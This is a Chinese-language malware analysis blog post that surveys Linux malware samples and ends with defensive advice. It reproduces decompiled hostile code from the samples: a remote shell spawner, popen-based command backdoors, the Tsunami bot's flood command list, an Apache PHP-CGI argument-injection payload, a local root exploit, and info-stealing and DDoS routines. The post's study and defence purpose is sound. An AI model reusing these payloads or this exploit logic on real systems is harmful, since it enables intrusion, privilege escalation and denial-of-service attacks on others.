

Linux 恶意程序分析学习笔记

SecDarker 2015-12-25

* 原创作者：SecDarker

Linux 下的恶意程序相对windows来说应该是非常少的，在<http://malwaredb.malekal.com/> 病毒库网站中几十上百个病毒样本中才会出现一个linux的样本。这里笔者主要是对一些linux样本的特征进行总结并分析来供大家参考学习，欢迎交流哦——

0×00常见特征

1. 体积小，功能相对单一

在收集到的几十个样本中，最大的（没有去除符号表）也只有1.8M，如果去除符号表的话只有400K左右，很多病毒甚至只有几K。且大部分样本都只干一件事，如发起DOS攻击，收集用户信息、某些软件漏洞的POC等。一般附带一个命令执行接口，来接收黑客下达的指令，并不会像windows下的病毒那样功能丰富，集进程注入，注册表修改，文件修改，进程隐藏，键盘记录，信息收集等与一身。

主要原因：linux对权限控制比较严格，没有root权限没有办法对其他程序进行修改、注入，无法访问一些敏感的文件。另外linux分支较多，如果内核版本不匹配程序可能因为依赖库版本问题无法执行，所以即使衍生出大量其他程序也未必能执行。

2. 工具化，带有命令选项

Linux下的病毒，有些能够接受不同的命令选项，就像linux下的工具那样，不像windows下那样只要运行起来就好了。这样方便更好的与其他程序联动，更利用bash脚本组合多个病毒一起工作。

3. 加壳一般使用UPX

在收集到的样本中，几款被加壳的样本都使用UPX进行加壳，暂时没有发现使用其他壳。

4. 僵尸网络，发起DOS攻击

收集到的样本中，发现带有DOS攻击功能的样本比例很高。因为linux用作服务的场景较多，网络性能，处理器性能，内存性能都比较好，并且有些网络管理员并不经常查看系统，所以很适合作为僵尸机，发起DOS攻击。同时目前网游，电子支付等在linux下使用的较少，没有发现有样本有盗号行为，对linux服务器来说，最有价值的东西就是数据库，黑客在拖库之后，为了最大化利用资源，作为DOS僵尸机是一个最好的用途。

5. 命令执行，调用system函数

作为后门，同时也作为下发一些攻击命令的通道。

6. 收集用户的信息，通常为root账号密码

有些情况下，程序并不运行在root权限下。但是通过收集一些用户的操作指令，可以截获root的账号密码，从而获得root权限。

7. 一些漏洞的POC

Linux下的恶意样本有一大部分是结合常用软件的漏洞来感染的。

8. 难以提取特征函数

Windows下可以总结出一大堆病毒常用的winAPI，但是linux下的病毒基本都使用常用的底层函数，与其他程序并没有太大的区别，难以通过使用的函数来判断病毒。


9. 关键数据加密


病毒通常会对关键数据进行加密，如真实连接的url，IP，执行的命令等信息。

0×01常见的感染方法

1) ELF文件感染

首先病毒须以某种方式寄生于宿主，这就意味着病毒需要修改宿主插入自身代码。当被感染宿主执行时，宿主源代码与病毒体共同映射到程序进程空间，病毒抢先于宿主执行，之后将控制权交还宿主。目前下载到的样本中没有出现此类感染方式的病毒，该技术比较难实现，并且没有root权限是无法对其他程序进行修改的。





具体原理参考<http://www.docin.com/p-825094885.html>

2) 编译替换可执行程序

这是大部分的感染方式，通过暴力破解，其他软件的漏洞（如网站漏洞上传web shell，远程代码执行等漏洞）获得一定的系统权限。然后收集系统内核信息，编译对应版本的病毒，通过替换已有进程或者一些随机进程名等方式在系统中运行。通常通过命令方式或者bash脚本方式执行。

3) 编译替换SO

通过替换so源码中的一些常用函数，在里面添加恶意的功能，然后替换掉原来的so文件，使得恶意函数被执行。

0×02一些病毒样本分析

1) 功能单一、小巧

一款非常轻量级的样本，大小只有13K，只做一件事改写内存分页权限，将内存分页映射到临时文件中，发送文件。偷取内存信息。

```
v3 = alloca(0);
strcpy(template, "/tmp/tmp.XXXXXX");
uid = getuid();
gid = getgid();
v9 = mmap(0, 0x1000u, 7, 50, 0, 0);
if ( v9 == (void *)-1 )
{
    perror("mmap");
    exit(1);
} // 内存映射
```

```

    }
    *(_BYTE *)v9 = -1;
    *((_BYTE *)v9 + 1) = 37;
    *(_DWORD *)((char *)v9 + 2) = 8;
    *(_DWORD *)v9 + 2 = change_cred; // 修改内存分页权限
    out_fd = socket(31, 2, 0); // 建立socket
    if ( out_fd == -1 )
    {
        perror("socket");
        exit(1);
    }
    fd = mkstemp(template); // 创建文件并打开
    if ( fd == -1 )
    {
        perror("mkstemp");
        exit(1);
    }
    if ( unlink(template) == -1 )

if ( unlink(template) == -1 )
{
    perror("unlink");
    exit(1);
}
v4 = getpagesize(); // 返回一个分页大小
if ( ftruncate(fd, v4) == -1 ) // 将参数fd指定的文件大小改为参数length指定的大小
{
    perror("ftruncate");
    exit(1);
}
v5 = getpagesize(); // 发送文件
sendfile(out_fd, fd, 0, v5);
execl("/bin/sh", "sh", "-i", 0);
exit(0);

```

2) 工具化

工具化的病毒，有很多执行选项，就像一款黑客工具一样。方便与其他程序联动与bash脚本调用。

```

|                                     db 'cutes a command',0Ah,0
| aNoticeSKilling db 'NOTICE %s :Killing pid %d.',0Ah,0
|                                     ; DATA XREF: killall+7B10
| aTsunami       db 'TSUNAMI',0      ; DATA XREF: .data:flooders10
| aPan           db 'PAN',0          ; DATA XREF: .data:0000000000060653010
| aUdp          db 'UDP',0           ; DATA XREF: .data:0000000000060654010
| aUnknown      db 'UNKNOWN',0       ; DATA XREF: .data:0000000000060655010
| aNick         db 'NICK',0          ; DATA XREF: .data:0000000000060656010
|                                     ; .data:0000000000060668010
| aServer       db 'SERVER',0        ; DATA XREF: .data:0000000000060657010
| aGetspoofs    db 'GETSPOOFS',0     ; DATA XREF: .data:0000000000060658010
| aSpoofs       db 'SPOOFS',0        ; DATA XREF: .data:0000000000060659010

```

```

aDisable      db 'DISABLE',0          ; DATA XREF: .data:000000000006065A0↓o
aEnable       db 'ENABLE',0           ; DATA XREF: .data:000000000006065B0↓o
aKill         db 'KILL',0             ; DATA XREF: .data:000000000006065C0↓o
aGet          db 'GET',0              ; DATA XREF: .data:000000000006065D0↓o
aVersion      db 'VERSION',0          ; DATA XREF: .data:000000000006065E0↓o
aKillall      db 'KILLALL',0          ; DATA XREF: .data:000000000006065F0↓o
aHelp         db 'HELP',0             ; DATA XREF: .data:00000000000606600↓o
; char aIrc[]

```

与工具不同的是，病毒还开放了远端命令执行接口。通过远端下发命令。

```

{
    src += i + 1;
    if ( !strncmp(src, "IRC ", 4uLL) )
        Send(v11);
    if ( !strncmp(src, "SH ", 3uLL) )
    {
        LODWORD(v3) = mfork(a2, 4217233LL);
        if ( !(_DWORD)v3 )
        {
            memset(v13, 0, 0x400uLL);
            sprintf((char *)v13, "export PATH=/bin:/sbin:/usr/bin:/usr/local/bin:/usr/sbin;%s", src + 3);
            stream = popen((const char *)v13, "r");
            while ( !feof(stream) )
            {
                memset(v13, 0, 0x400uLL);
                fgets((char *)v13, 1024, stream);
                Send(v11);
                sleep(1u);
            }
        }
    }
}

```

3) 命令执行

基本所有的病毒都会开放一个命令执行的接口，可能是生成一个shell，也可能是简单的执行system，popen，execl等函数。

自己编写shell

```

        break;
        bzero(&s, 0x19Cu);
        memcpy(&s, &Buffer, 0x19Cu);
        if ( s == 5 )
        {
            memcpy(&v15, &v17, 0x198u);
            Cmdshell((int)&v15);           // 远程命令执行
        }
        else if ( s > 5 )
        {

```

使用popen()

```

{
    memset(v13, 0, 0x400uLL);
    sprintf((char *)v13, "export PATH=/bin:/sbin:/usr/bin:/usr/local/bin:/usr/sbin;%s", src + 3);
    stream = popen((const char *)v13, "r");
    while ( !feof(stream) )
    {
        memset(v13, 0, 0x400uLL);
        fgets((char *)v13, 1024, stream);
        Send(v11);
        sleep(1u);
    }
}

```

使用exec1()

```

v4 = getpagesize();
if ( ftruncate(fd, v4) == -1 )
{
    perror("ftruncate");
    exit(1);
}
v5 = getpagesize();
sendfile(out_fd, fd, 0, v5);
execl("/bin/sh", "sh", "-i", 0);
exit(0);

```

通过system()函数执行

```
add     esp, 10h
sub     esp, 0Ch
push    eax
call    system
add     esp, 10h
mov     [ebp+var_470], 0
jmp     loc_8062013
```

4) 与漏洞POC结合

php5.x系列/apache远程执行漏洞利用

```
045 = 0;
puts("--== Apache Magika by Kingcope ==--");
while ( 1 )
```

攻击payload

```

14B0A0 ; char poststr[]
14B0A0 poststr      db 'POST %s?%%2D%%64+%%61%%6C%%6C%%6F%%77%%5F%%75%%72%%6C%%5F%%69%%6E'
14B0A0                ; DATA XREF: main+673f0
14B0A0                ; main+6D1f0
14B0A0      db '%63%%6C%%75%%64%%65%%3D%%6F%%6E+%%2D%%64+%%73%%61%%66%%65%%5F%%6'
14B0A0      db 'D%%6F%%64%%65%%3D%%6F%%66%%66+%%2D%%64+%%73%%75%%68%%6F%%73%%69%%'
14B0A0      db '6E%%2E%%73%%69%%6D%%75%%6C%%61%%74%%69%%6F%%6E%%3D%%6F%%6E+%%2D%%'
14B0A0      db '64+%%64%%69%%73%%61%%62%%6C%%65%%5F%%66%%75%%6E%%63%%74%%69%%6F%%'
14B0A0      db '6E%%73%%3D%%22%%22+%%2D%%64+%%6F%%70%%65%%6E%%5F%%62%%61%%73%%65%%'
14B0A0      db '%64%%69%%72%%3D%%6E%%6F%%6E%%65+%%2D%%64+%%61%%75%%74%%6F%%5F%%70'
14B0A0      db '%72%%65%%70%%65%%6E%%64%%5F%%66%%69%%6C%%65%%3D%%70%%68%%70%%3A%%'
14B0A0      db '%2F%%2F%%69%%6E%%70%%75%%74+%%2D%%64+%%63%%67%%69%%2E%%66%%6F%%72'
14B0A0      db '%63%%65%%5F%%72%%65%%64%%69%%72%%65%%63%%74%%3D%%30+%%2D%%64+%%6'
14B0A0      db '%3%%67%%69%%2E%%72%%65%%64%%69%%72%%65%%63%%74%%5F%%73%%74%%61%%74'
14B0A0      db '%75%%73%%5F%%65%%6E%%76%%3D%%30+%%2D%%6E HTTP/1.1', 0Dh, 0Ah
14B0A0      db 'Host: %s', 0Dh, 0Ah
14B0A0      db 'User-Agent: Mozilla/5.0 (iPad; CPU OS 6_0 like Mac OS X) AppleWebKit'
14B0A0      db 'Kit/536.26(KHTML, like Gecko) Version/6.0 Mobile/10A5355d Safari/'
14B0A0      db '8536.25', 0Dh, 0Ah
14B0A0      db 'Content-Type: application/x-www-form-urlencoded', 0Dh, 0Ah

```



```

Content-Type: application/x-www-form-urlencoded ,00h,00h
db 'Content-Length: %d',00h,00h
db 'Connection: close',00h,00h
db 00h,00h

```

Centos root提权漏洞POC

```

--v11;
}
v13 = printf("2.6.37-3.x x86_64\nsd@fucksheep.org 2010\n", v10);
memcpy((void *)((unsigned int)v7 + 33553395LL), &unk_400F90, v13 % 27);
setresuid(v6, v6, v6);
setresgid(v9, v9, v9);
v14 = 5;
v15 = v6 | (unsigned __int64)(v19 << 32);
for ( i = 4; ; --i )
{
    needle = (unsigned int)(313337 * v14) ^ 0xABABABAB00000000LL;
    v17 = memmem((const void *)((unsigned int)v7 + 33553408LL), 0x400uLL, &needle, 8uLL);
    if ( !v17 )
        __assert_fail("p = memmem(code, 1024, &needle, 8)", "semtex.c", 0x51u, "main");
    if ( !i )
        break;
    *(_QWORD *)v17 = v15;
    v14 = i;
}
*(_QWORD *)v17 = *(__int64 *)((char *)&v21 + 2) + 72;
sheep((unsigned int)(((unsigned __int64)*(unsigned int *)((char *)&v21 + 2) - 0x80000000) >> :
__asm { int 4 ; - internal hardware - OVERFLOW }
if ( setuid(0) )
    __assert_fail("!setuid(0)", "semtex.c", 0x56u, "main");
return execl("/bin/bash", "-sh", 0LL);

```

5) 用户信息收集

```

result = ServerConnectC11a(); // 建立连接到黑客的48080端口
MainSocketA = result;
if ( (signed int)result > 0 )
{
    v30 = 0;
    v30 = uname(v2); // 获取操作系统版本信息
    if ( v30 >= 0 )
    {
        strcpy(&v7, &v13);
    }
    else
    {
        v7 = 1852534357;
        v8 = 7239535;
    }
    GetCpuInfo((unsigned int *)&v9, (unsigned int *)&v10); // 获取CPU信息
    v29 = sysinfo(v3); // 获取系统信息
    v11 = v4 >> 20;
    v12 = (v4 - v5) >> 20;
    memset(&v22, 0, 0x400u);
    snprintf(&v22, 1024, "VERSIONEX:Linux-%s|%d|%d MHz|%dMB|%dMB|%s", &v7, v9, v10, v4 >> 20, v12, "Hacker");
    result = MainSocketA;
    if ( MainSocketA )
    {
        if ( send(MainSocketA, &v22, sizeof(v22), 0) <= 0 ) // 发送数据
        {

```

1.建立连接

2.收集信息

3.发送数据

```

printf("send infor error", &v22, 1024, 0);
result = 0;

char v4; // [sp+1Fh] [bp-A9h]@7

v1 = GetSocketIp(args); // 获取IP地址
if ( !dword_80D8B40 )
    sendLoginInfo(a1); // 发送cpu信息, 服务器信息
if ( !word_80D8D34 && v1 )
{
    word_80D8D34 = getethinfo(v1); // 获取/proc/net/dev 信息
    if ( !word_80D8D34 )
        goto LABEL_5;
}
else if ( !word_80D8D34 )
{
    goto LABEL_5;
}
word_80D8D20 = word_80D8D34;
LABEL_5:
if ( getsbeip((int)&unk_80D8D24) == 1 )
    dword_80D8C90 |= 8u;
memset(&v3, 0, 166);
memcpy(&v4, &dword_80D8C90, 156);
v3 = 119;
return send(args);

```

00057E7 sendLoginInfo:21

6) 发起DOS攻击

下载到的样本中会发起DOS攻击的样本占比非常高。通过从服务器获取攻击目标或者接收黑客下发的指令，发起DOS攻击。 同时还会配合修改网络资源使用率信息来隐藏攻击行为。

一些常见的DOS攻击

```













if ( *(_DWORD *)(a1 + 396) > 40 )
    pthread_create((char *)&id + 4 * i, 0, LSYN_Flood, a1);
else
    pthread_create((char *)&id + 4 * i, 0, SYN_Flood, a1);
}
break;
case 2:
    for ( j = 0; *(_DWORD *)(a1 + 392) > j; ++j )
        pthread_create((char *)&id + 4 * j, 0, UDP_Flood, a1);
    break;
case 3:
    for ( k = 0; *(_DWORD *)(a1 + 392) > k; ++k )
        pthread_create((char *)&id + 4 * k, 0, TCP_Flood, a1);
    break;
case 4:
    for ( l = 0; *(_DWORD *)(a1 + 392) > l; ++l )
        pthread_create((char *)&id + 4 * l, 0, DNS_Flood1, a1);
    break;
case 5:
    for ( m = 0; *(_DWORD *)(a1 + 392) > m; ++m )
        pthread_create((char *)&id + 4 * m, 0, DNS_Flood2, a1);
    break;
case 6:
    for ( n = 0; *(_DWORD *)(a1 + 392) > n; ++n )

```



```
pthread_create((char *)&id + 4 * n, 0, DNS_Flood3, a1);
```

```
* There are a number of commands that can be sent to the client: *
* TSUNAMI <target> <secs> = A PUSH+ACK flooder *
* PAN <target> <port> <secs> = A SYN flooder *
* UDP <target> <port> <secs> = An UDP flooder *
* UNKNOWN <target> <secs> = Another non-spoof udp flooder *
* NICK <nick> = Changes the nick of the client *
* SERVER <server> = Changes servers *
* GETSPOOFS = Gets the current spoofing *
* SPOOFS <subnet> = Changes spoofing to a subnet *
* DISABLE = Disables all packeting from this bot *
* ENABLE = Enables all packeting from this bot *
* KILL = Kills the knight *
* GET <http address> <save as> = Downloads a file off the web *
* VERSION = Requests version of knight *
* KILLALL = Kills all current packeting *
* HELP = Displays this *
* IRC <command> = Sends this command to the server *
```

Direction	Typ	Address	Local
	p	SynFloodThread+298	call HbCreateThread
	Do...	SynFloodThread+2CF	call HbCreateThread
	Do...	DnsFloodThread+43F	call HbCreateThread
	Do...	DnsFloodThread+479	call HbCreateThread
	Do...	DeleteAllTask+94	call HbCreateThread
	Do...	DeleteTask+E3	call HbCreateThread
	Do...	AddTask+DB	call HbCreateThread
	Do...	AddTask+142	call HbCreateThread
	Do...	MyRead+9B	call HbCreateThread
	Do...	MyRead+1DA	call HbCreateThread
	Do...	mainxxxx+A0	call HbCreateThread
	Do...	CreatTestPth+2D	call HbCreateThread

7) 关键数据加密

对关键数据的加密防止黑客的服务器地址被分析，执行的命令被分析。

```
if ( s == 6 )
{
    owner = 2;
    AES::AES((AES *)&v21, &key_0); // key=2b7e151628aed2a6abf7158809cf4f3c
    bzero(&v19, 0x1A4u);
    memcpy(&v19, &buffer, 0x1A4u);
    memcpy(v18, &v20, sizeof(v18));
    for ( i = 0; i <= 0x19; ++i )
        AES::InvCipher((AES *)&v21, (unsigned __int8 *)&v18[16 * i]); // 用AES加密数据
    memcpy(&v14, v18, 0x198u);
    DealwithDDoS((int)&v14); // 开始发起DDoS攻击
    AES::~AES((AES *)&v21);
}

if ( v2 & 1 )
    *(_BYTE *)v4 = 0;
for ( count = 0; ; ++count )
{
    v5 = count;
    if ( (unsigned int)v5 >= strlen(encode_url) )
        break;
    dest[count] = *(_BYTE *)(count + 0x8130100) - 0x14;
}
v21 = AnalysisAddress(dest);
```

```
uint16_t *p17 = (uint16_t *)0;  
v17 = 1;  
ioctl(v28, 21537, &v17);
```

```
public encode_url  
encode_url  
db '浜粘鍢愬櫟z}銑琛×鍢�棬鍢�脗×鍢�脗FFFBw鍢�',0
```

0x03 Linux 病毒的防范

- 1) 由于 Linux/Unix 系统中的权限限制，可以使病毒不能感染写权限以外的程序。所以加强系统管理，限制用户之间文件的非法拷贝，防止病毒获得 root 权限，可限制病毒的传染规模。
- 2) 及时修复系统提权漏洞与运行在root权限下的程序漏洞，以免恶意软件通过漏洞提权获得root权限传播后门。
- 3) 通过Netlog记录，lsof等，严格监视到未知web server的连接，防止病毒通过网络更新，或引入新的病毒体。
- 4) 由于病毒体的寄生增加了寄主数据段大小，可用 ls -l 等命令人工检测到。此外，也可用strip 命令优化程序，去掉容易寄生病毒的.note .debug 段.也可使用 ls 对应的系统调用 sys_getdents 编程实现检测文件的大小。
- 5) 病毒的寄生会使程序的入口有所变化，病毒检测程序可以利用程序入口点不在.init 节检测出。
- 6) 清除病毒：清除掉检测出的被感染的寄主程序，以及病毒体文件。被感染的模块需要用解除重载。

* 作者：SecDarker，本文属FreeBuf原创奖励计划文章，未经许可禁止转载